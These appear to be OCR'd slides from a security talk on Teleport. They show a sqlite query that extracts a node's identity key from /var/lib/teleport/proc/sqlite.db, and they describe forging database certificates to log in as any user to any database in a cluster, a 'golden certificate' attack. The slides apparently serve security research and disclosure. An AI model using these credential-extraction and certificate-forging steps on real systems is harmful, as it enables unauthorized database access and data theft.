
Keys for services are stored in /var/lib/teleport/proc/sqlite.db

These keys are the authentication keys for the services offered by the server

These keys can be extracted similar to user keys and used from a different host

```
sqlite> select * from kv where key = '/ids/node/current';
/ids/node/current|1782405456875329400||{"kind":"identity","version":"v2","metadata":{"name":"current"},"spec":{"key":"LS0tLS1CRUdJT
1c0NUbUx5ZFptMkQKRmZHVVUxeElVVTRqRnR3NlBoZGdSTkptSE1PaFJBTkNBQVFwN1lMU0pwUnZqVnlWSU56NERBdGFhRVhyU3MxQQpvMGZBbjhveGRyUzZ4WG4xWDhxMG
ert":"ZWNkc2Etc2hhMi1uaXN0cDI1Ni1jZXJ0LXYwMUBvcGVuc3NoLmNvbSBBQUFBS0dWalpITmhMWE5vWVRJdGJtbHpkSEF5TlRZdFkyVnlkQzEyTURGQWIzQmxibk56Y
BQUFCQkJDbnRndEltbEcrTlhKVWczUGdNQzFwb1JldEt6VUNqUjhDZnlqRjJ0THJGZWZWZnlyY3RDTTVNaHk2TitXQnpRL2NqQjgvUkp2bW50Z1VsR01wSUdrY0FBQUFBQU
TWprdVpYaGhiWEJzZWlM1amIyMEFBQUFrWWpFME1EZzJaVGt0TURJNU5DMDBNRGhrTFRsaU56WXRNRFF3TldZeU5EQTVPVEk1QUFBQUdYUmxiR1Z3YjNKMExXNXZaR1V1Wlh
UFBQUF6bzZNUUFBQUFCcVBWa1UvLy8vLy8vLy8vOEFBQUFBQUFBQVNnQUFBQlI0TFhhSbGJHVndiM0owTFdGMWRHaHZjbWwwZVFBQUFBOEFBQUFMWlhoaGJGYQnNaUzVqYjIw
RrQUFBQWdmS1lMMZHRHczVkV0RET29mNm8ySFBna0xZVlZ0aFRPOEl2TTVvdnBBrd2MwQUFBQlRBQUFBQzN0emFDMWxaRExTlRFNUFBQUFRT2FIWEQzRTY2OW9KTFBJSUpUUM
=","tls_cert":"LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUNlakNDQWlDZ0F3SUJBZ0lRSll4L1ZKNys4VDc1ZmpzNzVoa3J2ekFLQmdncWhrak9QUVFEQWpC
pCQVVUSnpFMU5ETTRNelEzT0RNNE9EUTFNems0TlRnMU9EQTNNek16T0RNME5UZ3lPVGMxTXpjeU1UQWVGdzB5Ck5qQTJNalV4TmpNMk16WmFGdzB6TmpBMk1qSXh0ak0zT
VRUF4TXdZakUwTURnMlpUa3RNREk1TkMwMApNRGhrTFRsaU56WXRNRFF3TldZeU5EQTVPVEk1TG1WNFlXMXdiR1V1WTI5dE1SWXdGQVlGSzg0UEFRY1RDMlY0Y0llXMXdiR1
```

Database Service



Database Service

Database Service acts as a reverse proxy to a database

Database uses certificates for authentication (signed by the Teleport CA)

Reminder that tsh CLI command provides access to a target database

tsh

```
localuser@teleport-user:~$ tsh db connect --db-user=xpn --db-name secret_db teleport-db

mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10001
Server version: 8.0.46-0ubuntu0.24.04.3 (Ubuntu)

Copyright (c) 2000, 2026, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Database Service

Database Service

Configuring the back-end database means adding the Teleport Database Client CA cert to the database server

The Teleport Database Service can then generate authentication certificates for connecting users on the fly

Database Service

Database Service


If we compromise a Database Service server, we have the option to authenticate as ANY USER to the database server.

This can be thought of as a silver-ticket style attack

We need to extract the service key from /var/lib/teleport/proc/sqlite.db


certificate-tool built to automate this generation


GenerateDatabaseCert API method used to sign




Database Service

But… we can also authenticate as ANY USER to ANY OTHER DATABASE within a Cluster:







Recording: https://youtu.be/Su5p-T_09Kc

Database Golden Certificate


Why does this work?

Teleport requires that databases trust the same database CA certificate across the cluster.

